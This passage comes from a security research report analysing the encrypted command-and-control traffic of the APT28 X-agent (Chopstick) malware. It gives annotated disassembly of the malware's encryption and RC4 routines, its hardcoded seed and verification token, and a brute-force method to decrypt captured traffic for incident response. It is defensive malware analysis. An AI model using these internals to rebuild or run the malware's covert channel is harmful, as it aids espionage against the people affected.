

Figure 3. x-agent encrypted data breakdown

The BASE64 representation is based on RFC 4648 and generated dynamically by a function. The final transformation is based on the following array:
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_

4.1. Encryption module

The encryption procedure is called with two argument. The pointers are to two data structures. These data structures provide reference to the two following data for the encryption class:

- The seed for encryption
- The data to be encrypted

The seed is hardcoded and, among others, the init function copies it to the data segment using immediate constants:

```
Address  Hex dump            Command                                  Comments
720E5F83 |.  C745 C8 3BC6730F   MOV DWORD PTR SS:[EBP-38],0F73C63B     ; |
720E5F8A |.  C745 CC 8B0785C0   MOV DWORD PTR SS:[EBP-34],C085078B     ; |
720E5F91 |.  C745 D0 7402FFD0   MOV DWORD PTR SS:[EBP-30],D0FF0274     ; |
720E5F98 |.  C745 D4 83C7043B   MOV DWORD PTR SS:[EBP-2C],3B04C783     ; |
720E5F9F |.  C745 D8 FE72F15F   MOV DWORD PTR SS:[EBP-28],5FF172FE     ; |
720E5FA6 |.  C745 DC 5EC38BFF   MOV DWORD PTR SS:[EBP-24],FF8BC35E     ; |
720E5FAD |.  C745 E0 56B8D878   MOV DWORD PTR SS:[EBP-20],78D8B856     ; |
720E5FB4 |.  C745 E4 750750E8   MOV DWORD PTR SS:[EBP-1C],E8500775     ; |
720E5FBB |.  C745 E8 B1D1FFFF   MOV DWORD PTR SS:[EBP-18],-2E4F        ; |
```

```
720E5FC2 |.  C745 EC 595DC38B   MOV DWORD PTR SS:[EBP-14],8BC35D59                ; |
720E5FC9 |.  C745 F0 FF558BEC   MOV DWORD PTR SS:[EBP-10],EC8B55FF                ; |
720E5FD0 |.  C745 F4 83EC10A1   MOV DWORD PTR SS:[EBP-0C],A110EC83                ; |
720E5FD7 |.  66:C745 F8 3335    MOV WORD PTR SS:[EBP-8],3533                      ; |
```

Later, in the code, 4 random bytes are appended to the seed and these altogether form the key for encryption. The seed is 50 bytes and the key length in total is 54 bytes. The data can be of variable size. For instance, the default initial request from AgentKernel is 39 bytes (see Figure 4) in total and includes: agent ID, module ID (the sender of the message) and the supported modules. The data is always appended to a 20 bytes data token, agent ID and the sender module ID. This data token is used for decryption result verification by the server. After creating the cypher using RC4 (see the next section), the encryption procedure adds an 8 random value to the message and then converts the whole binary string to URL compatible BASE64. Next, the encryption procedure adds a 7-byte time stamp to the message. In summary, the encryption class does the following:

1. Generate random 4 bytes
2. Encrypt the message using RC4
3. Add 8 random bytes to the message
4. Convert the binary string to BASE64
5. Add a timestamp to the message (7 bytes in BASE64)



Figure 4. x-agent initial request

Below is the encryption class code:

```
CPU Disasm
Address  Hex dump            Command                                          Comments
720E6B10 /$  55              PUSH EBP  ; 83D2CDE2-8311-40CB-B51D-EBE20FA.encryption class(guessed Arg1,Arg2)
720E6B11 |.  8BEC            MOV EBP,ESP
720E6B13 |.  8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
720E6B16 |.  83EC 0C          SUB ESP,0C
720E6B19 |.  53              PUSH EBX
720E6B1A |.  56              PUSH ESI
720E6B1B |.  8B70 1C          MOV ESI,DWORD PTR DS:[EAX+1C]
720E6B1E |.  57              PUSH EDI
720E6B1F |.  8D46 01          LEA EAX,[ESI+1]
720E6B22 |>  8A0E            /MOV CL,BYTE PTR DS:[ESI]                        ; Check End of String
720E6B24 |.  46              |INC ESI
720E6B25 |.  84C9            |TEST CL,CL
720E6B27 |.- 75 F9           \JNZ SHORT 720E6B22
720E6B29 |.  8B4D 0C          MOV ECX,DWORD PTR SS:[EBP+0C]
720E6B2C |.  8B79 04          MOV EDI,DWORD PTR DS:[ECX+4]
720E6B2F |.  2BF0            SUB ESI,EAX
720E6B31 |.  03FE            ADD EDI,ESI
720E6B33 |.  6A 01           PUSH 1                                           ; /Arg2 = 1
720E6B35 |.  57              PUSH EDI                                         ; |Arg1
720E6B36 |.  E8 80260000      CALL 720E91BB                                    ; allocate memoery
720E6B3B |.  8B55 08          MOV EDX,DWORD PTR SS:[EBP+8]
720E6B3E |.  8BD8            MOV EBX,EAX
720E6B40 |.  8B42 1C          MOV EAX,DWORD PTR DS:[EDX+1C]
720E6B43 |.  56              PUSH ESI                                         ; /Arg4
720E6B44 |.  50              PUSH EAX                                         ; |Arg3
720E6B45 |.  56              PUSH ESI                                         ; |Arg2
720E6B46 |.  53              PUSH EBX                                         ; |Arg1
720E6B47 |.  E8 D9260000      CALL StringCopy
720E6B4C |.  8B4D 0C          MOV ECX,DWORD PTR SS:[EBP+0C]
720E6B4F |.  8B41 04          MOV EAX,DWORD PTR DS:[ECX+4]
720E6B52 |.  8B09            MOV ECX,DWORD PTR DS:[ECX]
720E6B54 |.  50              PUSH EAX                                         ; /Arg4
720E6B55 |.  51              PUSH ECX                                         ; |Arg3
720E6B56 |.  50              PUSH EAX                                         ; |Arg2
720E6B57 |.  8D1433          LEA EDX,[ESI+EBX]                                ; |
720E6B5A |.  52              PUSH EDX                                         ; |Arg1
720E6B5B |.  E8 C5260000      CALL StringCopy                    ;appends 4 bytes to V4MGNxZWlvcmhjOG9yZQ
720E6B60 |.  6A 08           PUSH 8                                           ; /Arg1 = 8
720E6B62 |.  E8 35220000      CALL MemAlloc
720E6B67 |.  83C4 2C          ADD ESP,2C
720E6B6A |.  85C0            TEST EAX,EAX
720E6B6C |.- 74 09           JZ SHORT 720E6B77
720E6B6E |.  8978 04          MOV DWORD PTR DS:[EAX+4],EDI
720E6B71 |.  8918            MOV DWORD PTR DS:[EAX],EBX
720E6B73 |.  8BF8            MOV EDI,EAX
```

```
720E6B75 |.- EB 02             JMP SHORT 720E6B79
720E6B77 |>  33FF               XOR EDI,EDI
720E6B79 |>  8B45 08            MOV EAX,DWORD PTR SS:[EBP+8]
720E6B7C |.  50                 PUSH EAX
720E6B7D |.  E8 4E010000        CALL RC4Wrapper         ; explanation in the next section
720E6B82 |.  8BF0               MOV ESI,EAX
720E6B84 |.  85FF               TEST EDI,EDI
720E6B86 |.- 74 18              JZ SHORT 720E6BA0
720E6B88 |.  8B07               MOV EAX,DWORD PTR DS:[EDI]
720E6B8A |.  85C0               TEST EAX,EAX
720E6B8C |.- 74 09              JZ SHORT 720E6B97
720E6B8E |.  50                 PUSH EAX                                ; /Arg1
720E6B8F |.  E8 ED250000        CALL FreeHeap
720E6B94 |.  83C4 04            ADD ESP,4
720E6B97 |>  57                 PUSH EDI                                ; /Arg1
720E6B98 |.  E8 A3210000        CALL FreeHeap
720E6B9D |.  83C4 04            ADD ESP,4
720E6BA0 |>  C745 FC 00000000   MOV DWORD PTR SS:[EBP-4],0
720E6BA7 |.  FF15 48200F72      CALL DWORD PTR DS:[<&KERNEL32.GetTickCount>]          ; [KERNEL32.GetTickCount
720E6BAD |.  50                 PUSH EAX                                ; /Arg1
720E6BAE |.  E8 A22C0000        CALL CheckIfError
720E6BB3 |.  8D4D FC            LEA ECX,[EBP-4]
720E6BB6 |.  51                 PUSH ECX                                ; /Arg1
720E6BB7 |.  E8 782E0000        CALL CallToADVAPI32
720E6BBC |.  8B45 FC            MOV EAX,DWORD PTR SS:[EBP-4]
720E6BBF |.  8BD0               MOV EDX,EAX
720E6BC1 |.  C1EA 10            SHR EDX,10
720E6BC4 |.  33D0               XOR EDX,EAX  ;preserves right 4 random bytes and xors left part with right part
720E6BC6 |.  0FB7CA             MOVZX ECX,DX
720E6BC9 |.  894D F4            MOV DWORD PTR SS:[EBP-0C],ECX
720E6BCC |.  8B7E 04            MOV EDI,DWORD PTR DS:[ESI+4]
720E6BCF |.  8B16               MOV EDX,DWORD PTR DS:[ESI]
720E6BD1 |.  83C4 08            ADD ESP,8
720E6BD4 |.  E8 87040000        CALL CRCCheck
720E6BD9 |.  0FB7C0             MOVZX EAX,AX
720E6BDC |.  8945 F8            MOV DWORD PTR SS:[EBP-8],EAX
720E6BDF |.  8B5E 04            MOV EBX,DWORD PTR DS:[ESI+4]
720E6BE2 |.  83C3 04            ADD EBX,4
720E6BE5 |.  6A 01              PUSH 1                                  ; /Arg2 = 1
720E6BE7 |.  53                 PUSH EBX                                ; |Arg1
720E6BE8 |.  E8 CE250000        CALL 720E91BB
720E6BED |.  6A 02              PUSH 2                                  ; /Arg4 = 2
720E6BEF |.  8D4D F8            LEA ECX,[EBP-8]                         ; |
720E6BF2 |.  51                 PUSH ECX                                ; |Arg3
720E6BF3 |.  8BF8               MOV EDI,EAX                             ; |
720E6BF5 |.  6A 02              PUSH 2                                  ; |Arg2 = 2
720E6BF7 |.  57                 PUSH EDI                                ; |Arg1
720E6BF8 |.  E8 28260000        CALL StringCopy
720E6BFD |.  6A 02              PUSH 2                                  ; /Arg4 = 2
720E6BFF |.  8D55 F4            LEA EDX,[EBP-0C]                        ; |
720E6C02 |.  52                 PUSH EDX                                ; |Arg3
720E6C03 |.  8D47 02            LEA EAX,[EDI+2]                         ; |
720E6C06 |.  6A 02              PUSH 2                                  ; |Arg2 = 2
720E6C08 |.  50                 PUSH EAX                                ; |Arg1
720E6C09 |.  E8 17260000        CALL StringCopy
720E6C0E |.  8B46 04            MOV EAX,DWORD PTR DS:[ESI+4]
720E6C11 |.  8B0E               MOV ECX,DWORD PTR DS:[ESI]
720E6C13 |.  50                 PUSH EAX                                ; /Arg4
720E6C14 |.  51                 PUSH ECX                                ; |Arg3
720E6C15 |.  50                 PUSH EAX                                ; |Arg2
720E6C16 |.  8D57 04            LEA EDX,[EDI+4]                         ; |
720E6C19 |.  52                 PUSH EDX                                ; |Arg1
720E6C1A |.  E8 06260000        CALL StringCopy
720E6C1F |.  8B06               MOV EAX,DWORD PTR DS:[ESI]
720E6C21 |.  83C4 38            ADD ESP,38
720E6C24 |.  85C0               TEST EAX,EAX
720E6C26 |.- 74 09              JZ SHORT 720E6C31
720E6C28 |.  50                 PUSH EAX                                ; /Arg1
720E6C29 |.  E8 53250000        CALL FreeHeap
720E6C2E |.  83C4 04            ADD ESP,4
720E6C31 |>  56                 PUSH ESI                                ; /Arg1
720E6C32 |.  E8 09210000        CALL FreeHeap
720E6C37 |.  83C4 04            ADD ESP,4
720E6C3A |.  53                 PUSH EBX                                ; /Arg2
720E6C3B |.  57                 PUSH EDI                                ; |Arg1
720E6C3C |.  E8 5F050000        CALL CovertToBase64
720E6C41 |.  57                 PUSH EDI                                ; /Arg1
720E6C42 |.  8BF0               MOV ESI,EAX                             ; |
720E6C44 |.  E8 38250000        CALL FreeHeap
720E6C49 |.  83C4 04            ADD ESP,4
720E6C4C |.  E8 7FF7FFFF        CALL Generate7BytesBasedOnSysTime
720E6C51 |.  8B7E 04            MOV EDI,DWORD PTR DS:[ESI+4]
720E6C54 |.  83C7 07            ADD EDI,7
720E6C57 |.  6A 01              PUSH 1                                  ; /Arg2 = 1
720E6C59 |.  57                 PUSH EDI                                ; |Arg1
720E6C5A |.  8945 08            MOV DWORD PTR SS:[EBP+8],EAX            ; |
720E6C5D |.  E8 59250000        CALL 720E91BB
720E6C62 |.  8BD8               MOV EBX,EAX
720E6C64 |.  8B45 08            MOV EAX,DWORD PTR SS:[EBP+8]
720E6C67 |.  6A 07              PUSH 7                                  ; /Arg4 = 7
720E6C69 |.  50                 PUSH EAX                                ; |Arg3
720E6C6A |.  6A 07              PUSH 7                                  ; |Arg2 = 7
720E6C6C |.  53                 PUSH EBX                                ; |Arg1
720E6C6D |.  E8 B3250000        CALL StringCopy
```

```
720E6C72 |.  8B46 04           MOV EAX,DWORD PTR DS:[ESI+4]
720E6C75 |.  8B0E              MOV ECX,DWORD PTR DS:[ESI]
720E6C77 |.  50                PUSH EAX                                 ; /Arg4
720E6C78 |.  51                PUSH ECX                                 ; |Arg3
720E6C79 |.  50                PUSH EAX                                 ; |Arg2
720E6C7A |.  8D53 07           LEA EDX,[EBX+7]                          ; |
720E6C7D |.  52                PUSH EDX                                 ; |Arg1
720E6C7E |.  E8 A2250000       CALL StringCopy
720E6C83 |.  8B06              MOV EAX,DWORD PTR DS:[ESI]
720E6C85 |.  83C4 28           ADD ESP,28
720E6C88 |.  85C0              TEST EAX,EAX
720E6C8A |.- 74 09             JZ SHORT 720E6C95
720E6C8C |.  50                PUSH EAX                                 ; /Arg1
720E6C8D |.  E8 EF240000       CALL FreeHeap
720E6C92 |.  83C4 04           ADD ESP,4
720E6C95 |>  56                PUSH ESI                                 ; /Arg1
720E6C96 |.  E8 A5200000       CALL FreeHeap
720E6C9B |.  8B45 08           MOV EAX,DWORD PTR SS:[EBP+8]
720E6C9E |.  50                PUSH EAX                                 ; /Arg1
720E6C9F |.  E8 DD240000       CALL FreeHeap
720E6CA4 |.  6A 08             PUSH 8                                   ; /Arg1 = 8
720E6CA6 |.  E8 F1200000       CALL MemAlloc
720E6CAB |.  83C4 0C           ADD ESP,0C
720E6CAE |.  85C0              TEST EAX,EAX
720E6CB0 |.- 74 0E             JZ SHORT 720E6CC0
720E6CB2 |.  8978 04           MOV DWORD PTR DS:[EAX+4],EDI
720E6CB5 |.  5F                POP EDI
720E6CB6 |.  5E                POP ESI
720E6CB7 |.  8918              MOV DWORD PTR DS:[EAX],EBX
720E6CB9 |.  5B                POP EBX
720E6CBA |.  8BE5              MOV ESP,EBP
720E6CBC |.  5D                POP EBP
720E6CBD |.  C2 0800           RETN 8
720E6CC0 |>  5F                POP EDI
720E6CC1 |.  5E                POP ESI
720E6CC2 |.  33C0              XOR EAX,EAX
720E6CC4 |.  5B                POP EBX
720E6CC5 |.  8BE5              MOV ESP,EBP
720E6CC7 |.  5D                POP EBP
720E6CC8 \.  C2 0800           RETN 8
```

4.2. RC4 function

RC4 is a stream cypher algorithm and is based on byte permutation. The elaborate explanation of RC4 is out of the scope of this paper; however, we provide a brief explanation so that the reader can follow the rest of the report. The algorithm works in two phases. The first a.k.a. warming phase builds array S containing random bytes. The array, initially, in this phase, is an ordered array containing values from 0x00 to 0xFF. The warming phase reshuffles the array using a key by swapping elements' values. After building the array, the algorithm encrypts the input by XORing one byte at a time with a random array's element that is the result of the warming phase. The random bytes are chosen based on two variables i and j. In each iteration, S[i] and S[j] are summed modulo 256. The result of this summation is used as an index to a random array element that would be used as a byte key z. Below figure shows the concept.



Figure 5. RC4 byte key selection

The below code is the implementation of RC4 algorithm by x-agent. The arguments to the function are 4 bytes random value, seed and the plaintext data:

CPU Disasm

```
Address   Hex dump            Command                                  Comments
720E6F70  /$  55              PUSH EBP              ; EBE20FA.720E6F70(guessed Arg1,Arg2,Arg3)
720E6F71  |.  8BEC            MOV EBP,ESP
720E6F73  |.  83EC 0C         SUB ESP,0C
720E6F76  |.  53              PUSH EBX
720E6F77  |.  56              PUSH ESI
720E6F78  |.  57              PUSH EDI
720E6F79  |.  6A 01           PUSH 1                                   ; /Arg2 = 1
720E6F7B  |.  68 00010000     PUSH 100                                 ; |Arg1 = 100
720E6F80  |.  8BD8            MOV EBX,EAX                              ; |
720E6F82  |.  E8 34220000     CALL 720E91BB   ;create 256 bytes array with ordered elements from 0x0 to 0xFF
720E6F87  |.  8B4B 28         MOV ECX,DWORD PTR DS:[EBX+28]
```

```
720E6F8A  |.  8B53 2C           MOV EDX,DWORD PTR DS:[EBX+2C]
720E6F8D  |.  8BF0              MOV ESI,EAX
720E6F8F  |.  6A 04             PUSH 4                                   ; /Arg4 = 4
720E6F91  |.  8D45 10           LEA EAX,[EBP+10]                         ; |
720E6F94  |.  50                PUSH EAX                                 ; |Arg3 points to random 4 bytes
720E6F95  |.  8D4411 FC         LEA EAX,[EDX+ECX-4]                      ; |
720E6F99  |.  6A 04             PUSH 4                                   ; |Arg2 = 4
720E6F9B  |.  50                PUSH EAX                                 ; |Arg1
720E6F9C  |.  E8 84220000       CALL 720E9225
720E6FA1  |.  83C4 18           ADD ESP,18
720E6FA4  |.  33C0              XOR EAX,EAX
720E6FA6  |>  880430            /MOV BYTE PTR DS:[ESI+EAX],AL
720E6FA9  |.  40                |INC EAX
720E6FAA  |.  3D 00010000       |CMP EAX,100
720E6FAF  |.- 75 F5             \JNE SHORT 720E6FA6
720E6FB1  |.  8B53 2C           MOV EDX,DWORD PTR DS:[EBX+2C]
720E6FB4  |.  8B43 28           MOV EAX,DWORD PTR DS:[EBX+28]
720E6FB7  |.  33FF              XOR EDI,EDI
720E6FB9  |.  33C9              XOR ECX,ECX
720E6FBB  |.  8955 F8           MOV DWORD PTR SS:[EBP-8],EDX
720E6FBE  |.  8945 F4           MOV DWORD PTR SS:[EBP-0C],EAX
720E6FC1  |>  0FB61431          /MOVZX EDX,BYTE PTR DS:[ESI+ECX]         ; ESI points to the ordered array
720E6FC5  |.  8855 FF           |MOV BYTE PTR SS:[EBP-1],DL  ;the loop reshuffles the array using 54 bytes key
720E6FC8  |.  33D2              |XOR EDX,EDX
720E6FCA  |.  8BC1              |MOV EAX,ECX
720E6FCC  |.  F775 F8           |DIV DWORD PTR SS:[EBP-8]
720E6FCF  |.  8B45 F4           |MOV EAX,DWORD PTR SS:[EBP-0C]
720E6FD2  |.  41                |INC ECX
720E6FD3  |.  0FB61402          |MOVZX EDX,BYTE PTR DS:[EAX+EDX]
720E6FD7  |.  8A45 FF           |MOV AL,BYTE PTR SS:[EBP-1]
720E6FDA  |.  03FA              |ADD EDI,EDX
720E6FDC  |.  0FB6D8            |MOVZX EBX,AL
720E6FDF  |.  03FB              |ADD EDI,EBX
720E6FE1  |.  81E7 FF000000     |AND EDI,000000FF
720E6FE7  |.  0FB61437          |MOVZX EDX,BYTE PTR DS:[ESI+EDI]
720E6FEB  |.  885431 FF         |MOV BYTE PTR DS:[ESI+ECX-1],DL
720E6FEF  |.  880437            |MOV BYTE PTR DS:[ESI+EDI],AL
720E6FF2  |.  81F9 00010000     |CMP ECX,100
720E6FF8  |.- 75 C7             \JNE SHORT 720E6FC1
720E6FFA  |.  33C0              XOR EAX,EAX
720E6FFC  |.  33C9              XOR ECX,ECX
720E6FFE  |.  33FF              XOR EDI,EDI
720E7000  |.  3945 0C           CMP DWORD PTR SS:[EBP+0C],EAX
720E7003  |.- 76 46             JBE SHORT 720E704B
720E7005  |>  41                /INC ECX                  //The loop here does the encryption byte by byte
720E7006  |.  81E1 FF000000     |AND ECX,000000FF
720E700C  |.  8A1431            |MOV DL,BYTE PTR DS:[ESI+ECX]
720E700F  |.  0FB6DA            |MOVZX EBX,DL
720E7012  |.  03C3              |ADD EAX,EBX
720E7014  |.  25 FF000000       |AND EAX,000000FF
720E7019  |.  8A1C30            |MOV BL,BYTE PTR DS:[ESI+EAX]
720E701C  |.  881430            |MOV BYTE PTR DS:[ESI+EAX],DL
720E701F  |.  0FB6D3            |MOVZX EDX,BL
720E7022  |.  881C31            |MOV BYTE PTR DS:[ESI+ECX],BL
720E7025  |.  0FB61C30          |MOVZX EBX,BYTE PTR DS:[ESI+EAX]
720E7029  |.  03D3              |ADD EDX,EBX
720E702B  |.  81E2 FF000080     |AND EDX,800000FF
720E7031  |.- 79 08             |JNS SHORT 720E703B
720E7033  |.  4A                |DEC EDX
720E7034  |.  81CA 00FFFFFF     |OR EDX,FFFFFF00
720E703A  |.  42                |INC EDX
720E703B  |>  0FB61C32          |MOVZX EBX,BYTE PTR DS:[ESI+EDX]
720E703F  |.  8B55 08           |MOV EDX,DWORD PTR SS:[EBP+8]
720E7042  |.  301C17            |XOR BYTE PTR DS:[EDX+EDI],BL  ;Xor the input with a random byte in the array
720E7045  |.  47                |INC EDI
720E7046  |.  3B7D 0C           |CMP EDI,DWORD PTR SS:[EBP+0C]
720E7049  |.- 72 BA             \JB SHORT 720E7005
720E704B  |>  56                PUSH ESI                          ; /Arg1
720E704C  |.  E8 30210000       CALL 720E9181
720E7051  |.  83C4 04           ADD ESP,4
720E7054  |.  5F                POP EDI
720E7055  |.  5E                POP ESI
720E7056  |.  B0 01             MOV AL,1
720E7058  |.  5B                POP EBX
720E7059  |.  8BE5              MOV ESP,EBP
720E705B  |.  5D                POP EBP
720E705C  \.  C2 0C00           RETN 0C
```

4.3. How to decrypt x-agent data

As mentioned briefly, the only randomness in the x-agent encryption is a 4 random bytes appended to a 50 bytes seed that has been given in the previous section. Since RC4 is a synchronous stream cypher, one can decrypt the traffic only with the same key that is used for encryption. A decryption algorithm for x-agent must use the same RC4 function for decryption with the same arguments. The cypher input must be the same data byte stream from the http request i.e. the timestamp and random bytes must be stripped. The RC4 function must be called in a bruteforced way with all possible values from 0 to 2^{32}-1. This is a known plain-text attack since the result must contain “V4MGNxZWIvcmhjOG9yZQ”. The encryption must be broken in a matter of seconds with a normal personal computer.

5. Conclusion

X-agent or Chopstick is a rootkit from APT28 malware family. In this research, we explain how one can crack the encrypted communication channel of this rootkit. The result of our work can be used to identify the victims of APT28 advances persistent threat without access to the victims or server's workstation. The identity of the victims is the system volume information that is derived from the Hard Disk. Using this identity, further incident response to APT28 cyber attacks can be accomplished.

RedSocks Security

RedSocks Security is specialised in detecting suspicious network behaviour and combatting cybercrime. By combining Machine Learning, Artificial Intelligence and Cyber Threat Intelligence, RedSocks Security provides non-intrusive, real-time malicious threat detection solutions and incident response services. Our solutions are implementable within organisations of all sizes, and also serve as a tool of compliance to EU privacy legislation.

REDSOCKS
malicious threat detection

www.redsocks.eu

Laan van Nieuw-Oost Indië 133f, 2593 BM Den Haag • Tel +31 (0)88 13 33 333 • E-mail info@redsocks.nl • Website www.redsocks.eu